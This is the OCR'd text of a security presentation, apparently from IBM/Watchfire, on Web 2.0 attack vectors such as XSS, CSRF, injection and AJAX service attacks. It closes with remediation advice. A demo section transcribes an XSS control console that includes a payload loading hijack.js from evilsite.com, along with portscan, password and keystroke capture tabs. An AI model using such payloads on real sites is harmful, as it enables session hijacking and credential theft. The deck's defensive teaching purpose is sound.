IBM Software Group

Hacker Attacks on the Horizon: Web 2.0 Attack Vectors

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Agenda

HISTORY

Web Eras & Trends

SECURITY

Web 2.0 Attack Vectors

VISION

Securing Web 2.0

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Web Eras

- **Web 0.9**
  - August 6, 1991
  - Static HTML content
- **Web 1.0**
  - Mid 1995
  - Applications
    - .asp, .cfm, .do, .php
- **Web 2.0**
  - O'Reilly Media uses the term in 2004

What is Web 2.0?

- **Marketing Term**
- **Significant paradigm shift**
  - Collaborative Communities
    - Social networks
    - Wikis
    - Blogs
  - Modularity
    - Applications on demand
    - Software as a Service
    - Mash-ups

The Myth: “Our Site Is Safe”

We Have Firewalls in Place

We Audit It Once a Quarter with Pen Testers

We Use Network Vulnerability Scanners

We Use SSL Encryption

The Alarming Truth

LexisNexis Data Breach
– Washington Post
Feb 17, 2008

IndiaTimes.com Malware
— InformationWeek
Feb 17,2008

Mac blogs defaced by XSS
• The Register, Feb 17, 2008

Chinese hacker steals 18M identities
- HackBase.com, Feb 10,2008

Hacker breaks into Ecuador's presidential website
— Theindian, Feb 11, 2008

Greek Ministry websites hit by hacker intrusion
— eKathimerini, Jan 31,2008

Hacker steals Davidson Cos client data
- Falls Tribune, Feb 4 2008

Your Free MacWorld Expo Platinum Pass
— CNet, Jan 14, 2008

Hacking Stage 6
— Wikipedia, Feb 9 2007

Hacker takes down Pennsylvania gvmt
— AP, Jan 6, 2008

RIAA wiped off the Net
— TheRegister, Jan 20 2008

Italian Bank hit by XSS fraudsters
— Netcraft, Jan 8 2008

Drive-by Pharming in the Wild
— Symantec, Jan 21 200


Attacks of Previous Eras

- **Web 0.9**
  - Defacement
  - Denial of Service
- **Web 1.0**
  - SQL Injection
  - Command Execution

Hacker Attacks of the Future

- **Attacks by Type**
  - Cross-site scripting (XSS)
  - Cross-site request forgery (CSRF)
  - Browser & Plugin Flaws
- **Technologies at risk**
  - AJAX
  - Web Services
  - Browsers

Web 2.0 Terms



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

Where are the attacks?



Who are we against?

- **Organized Crime**
  - What: Data & Identity Theft
  - Why: Ca$h
- **Espionage (Nation State & Corporate)**
  - What: Data Theft & Intellectual Property
  - Why: Competitive Advantage
- **H4ck0rZ**
  - What: Defacement & Denial of Service
  - Why: Ego & Credibility building


2006 Vulnerability Statistics (31,373 sites)



** http://www.webappsec.org/projects/statistics/


Traditional Web Services? (W3C definition)

- **"A Web service is a software system designed to support interoperable machine-to-machine interaction over a network. It has an interface described in a machine processable format (specifically WSDL). Other systems interact with the Web service in a manner prescribed by its description using SOAP messages, typically conveyed using HTTP with an XML serialization in conjunction with other Web-related standards" (W3C)**




Traditional Web Service Attacks

- **XML parser Denial of Service**
  - DTD named & parameter entities
  - Attribute blowup
- **SOAP array overflow**
- **XML external entity file disclosure**
- **SOAP Web Services Injection**



AJAX Web Services

- **A Web 2.0 service is a software system designed to support interoperable machine-to-machine interaction over a network. This software system allows organizations to focus on the application being designed while consuming services from third parties to enrich the functionality. (eg. Google Maps, Spelling Cow)**



Fundamental Problems with AJAX


- **Architectural & framework weaknesses**
- **Authentication & authorization**
- **Attack surface fragmentation**
- **Transport**
- **Communication management**
- **Can not trust the client**

Web 2.0 Attacks

- **JavaScript hijacking**
  - Brian Chess, Jacob West
- **Prototype hijacking**
  - Stefano Di Paola, Giorgio Fedon
- **Cache Poisoning**
  - Amit Klein, Stefano Di Paola, Giorgio Fedon
- **DNS Attacks**
  - Princeton Research (Feb 2005)

AJAX Web Service Attacks

- **Social engineering**
- **Cross-site scripting**
- **Cache poisoning**
- **Transport hijacking**
- **DNS attacks**



1. Cross-Site Scripting (XSS)

- **What is it?**
  - Malicious script echoed back into HTML returned from a trusted site, and runs under trusted context
- **What are the implications?**
  - Session Tokens stolen (browser security circumvented)
  - Complete page content compromised
  - Future pages in browser compromised

2. Injection Flaws

- **What is it?**
  - User-supplied data is sent to an interpreter as part of a command, query or data.
- **What are the implications?**
  - SQL Injection – Access/modify data in DB
  - SSI Injection – Execute commands on server and access sensitive data
  - LDAP Injection – Bypass authentication
  - …

5. Cross Site Request Forgery (CSRF/XSRF)

- **What is it?**
  - Tricking a victim into sending an unwitting (often blind) request to another site, using the user's session and/or network access.
- **What are the implications?**
  - Internal network compromised
  - User's web-based accounts exploited

Web 2.0 Demonstration Attacks

XSS Session 101 - Headers - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.evilsite.com/xss/session.asp?sid=101

External IP
127.0.0.1

Internal IP
127.0.0.1

First Request
9/6/2007 12:42:54 PM

Last Request
9/6/2007 12:45:09 PM

Home

Pre-Set Commands:
PortScan

```
// Victim Portscan

// Starting IP Address
var sSIP = "127.0.0.1";

// Ending IP Address
var sEIP = "127.0.0.1";
```

Send Command | Cancel

Headers | Requests | Forms | Passwords | Keystrokes | Custom

Listing records 1 - 12 of 12 — Refresh

Name	Data
HTTPS	off
REMOTE_ADDR	127.0.0.1
REMOTE_HOST	127.0.0.1
HTTP_ACCEPT	image/png,*/*;q=0.5
HTTP_ACCEPT_LANGUAGE	en-us,en;q=0.5
HTTP_CONNECTION	keep-alive
HTTP_HOST	www.evilsite.com
HTTP_REFERER	http://www.altoromutual.com/search.aspx?txtSearch=%3Cscript%20src='http://www.evilsite.com/xss/hijack.js'%3
HTTP_USER_AGENT	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6
HTTP_ACCEPT_ENCODING	gzip,deflate
HTTP_ACCEPT_CHARSET	ISO-8859-1,utf-8;q=0.7,*;q=0.7
HTTP_KEEP_ALIVE	300

Done

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
Asking the Wrong Question




What are the root causes?


Understanding the Root Causes

1. Takes the focus off the symptoms
2. Eliminates over-reporting
3. Highlights pro-active security
4. Can help build education programs
5. CHASING VULNERABILITIES DOESN'T WORK

Online Risk Management for the Enterprise



Building Security & Compliance into the SDLC



Questions?

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www.watchfire.com/securityzone